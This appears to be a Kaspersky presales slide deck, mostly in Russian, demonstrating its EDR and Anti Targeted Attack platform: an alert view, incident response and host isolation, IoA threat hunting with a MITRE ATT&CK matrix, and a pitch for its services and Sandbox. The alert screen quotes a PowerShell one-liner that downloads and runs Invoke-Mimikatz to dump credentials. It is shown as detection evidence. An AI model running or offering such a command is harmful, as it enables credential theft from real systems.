
Сценарии использования Kaspersky Endpoint Detection and Response



Kaspersky
Anti Targeted Attack
Platform

- Dashboard
- Alerts 42
- Threat Hunting
- Tasks
- Prevention
- IOC/IOA Analysis
- Storage
- Endpoint Sensors
- Reports
- Settings

All hosts > [goldbergarm.CORP.mdc.com](#) > Process started




Process started

IOA tags	mimikatz_commands_patterns suspicious_powershell_cmdline_downloading
Event time	18 September 2019 14:42
File	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Launch parameters	powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1').Invoke-Mimikatz -DumpCreds"
MD5	349f866bd2fa869ed047707c5723b9f1
SHA256	e82115ffd93298cbf1d5837677f5e1cfd5fc515b53f2cf02c473b0f63d542bca

Parent process

File	C:\Windows\System32\cmd.exe
MD5	f4f684066175b77e0c3a000549d2922c
SHA256	935c1861df1f4018d698e8b65abfa02d7e9037d8f68ca3c2065b6ca165d44ad2
Process ID	8976

КEDR: реагирование на инцидент



C:\Users\admin\AppData\Local\chrome_tmp\mimikatz.exe

- Find in Events database
- Tasks
- Kill process...
- Delete file...
- Get file...
- Quarantine file...
- Copy value to clipboard

912 KB

738178902799d2ba7814e8a4e548fd47

MD5: 738178902799d2ba7814e8a4e548fd47

17f3b03ebef7c

- Find on Kaspersky Threat Intelligence Portal
- Find in Events database
- Prevent execution of this file
- Copy value to clipboard

КЕДР: ИЗОЛЯЦИЯ ХОСТА



Isolation of host IVANOVARM.CORP.mdc.com

Exclusions to the host isolation rule

Traffic direction

IP

Ports

Incoming/Outgoing



Add

Индикаторы атак: от защиты к нападению

КАТА 3.6: IoA индикаторы атак и поиск угроз

- Индикаторы поставляются экспертами ЛК
- Есть возможность создавать свои индикаторы
- General Details (host name, user name)
- IoA (тактики, техники, важность, надежность)
- Свойства файла
- Запуск процесса (родительский процесс)
- Удаленные соединения
- Модификация реестра
- События из журналов Windows Event Log
- Детекты Kaspersky Endpoint Security



Поиск по индикаторам атак

Threat Hunting

Save as IOA rule...▼

Builder

Source code

(Host ▼	= ▼	IVANOVARM.CORP.mdc.com	×
AND	EventType ▼	= ▼	Port listened ▼	×
AND	FullTextSearch ▼	CONTAINS ▼	51270	×
)	AND	Group		

Search


Clear

Поиск по индикаторам атак

[All hosts](#) > IVANOVARM.CORP.mdc.com (1 event)

Event time	Event	Details
16/04 10:11:05	Port listened	Local address: 127.0.0.1:51270 File: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Security Center\klfc.exe

Поиск по индикаторам атак, визуализация



Поиск по индикаторам атак, матрица MITRE ATT&CK

ATT&CK Matrix for Enterprise

Category	Defense Evasion	Credential Access	Discovery	Lateral Movement
Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript
Job Scheduling	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software
DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model
DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services

Credential Dumping



Поиск по индикаторам атак, матрица Mitre ATT&CK


Threat Hunting

Builder [Source code](#)

(IOATechnique CONTAINS Credential Dumping)

AND OR Group

Refresh New search Clear



КАТА: резюме



Kaspersky® Anti-Targeted Attack

- КАТА – единая технологическая платформа,
инструмент мониторинга и анализа трафика и событий конечных точек
- KEDR – агентское решение, инструмент обнаружения и реагирования на инцидент
- Sandbox – инструмент обнаружения неизвестных угроз
- Режим блокировки при интеграции с KSMG, KWTS 6.1

Сервисы



Kaspersky® Cybersecurity Services

- Kaspersky Managed Protection (КМР)
- Расследование инцидентов
- Поток данных, отчеты об угрозах



Kaspersky® Security Trainings

- Повышение осведомленности сотрудников
- Профессиональные тренинги для ИТ и ИБ специалистов


Kaspersky Sandbox

Expands the functionality of Kaspersky Endpoint Security for Business to identify and block complex threats:

- Previously unknown malware
- New viruses and ransomware
- Zero-day exploits, and others

Use cases

- Support for automatic scenarios in countering unknown threats without the need to hire specialists
- Protection of high-loaded terminal servers, even with the behavioral analysis module in Kaspersky Endpoint Security for Business switched off
- Endpoint protection, even without any interaction with the global Kaspersky Security Network threat database
- API enables integration with third-party applications in the customer's infrastructure



ADDRESSES AND SOLVES PROBLEMS OF:

- Insufficient automation
- Lack of resources
- Overwhelming skilled personnel with routine tasks

СПАСИБО!

Александр Комиссаров

инженер предпродажной поддержки

Alexander.Komissarov@kaspersky.com

kaspersky



kaspersky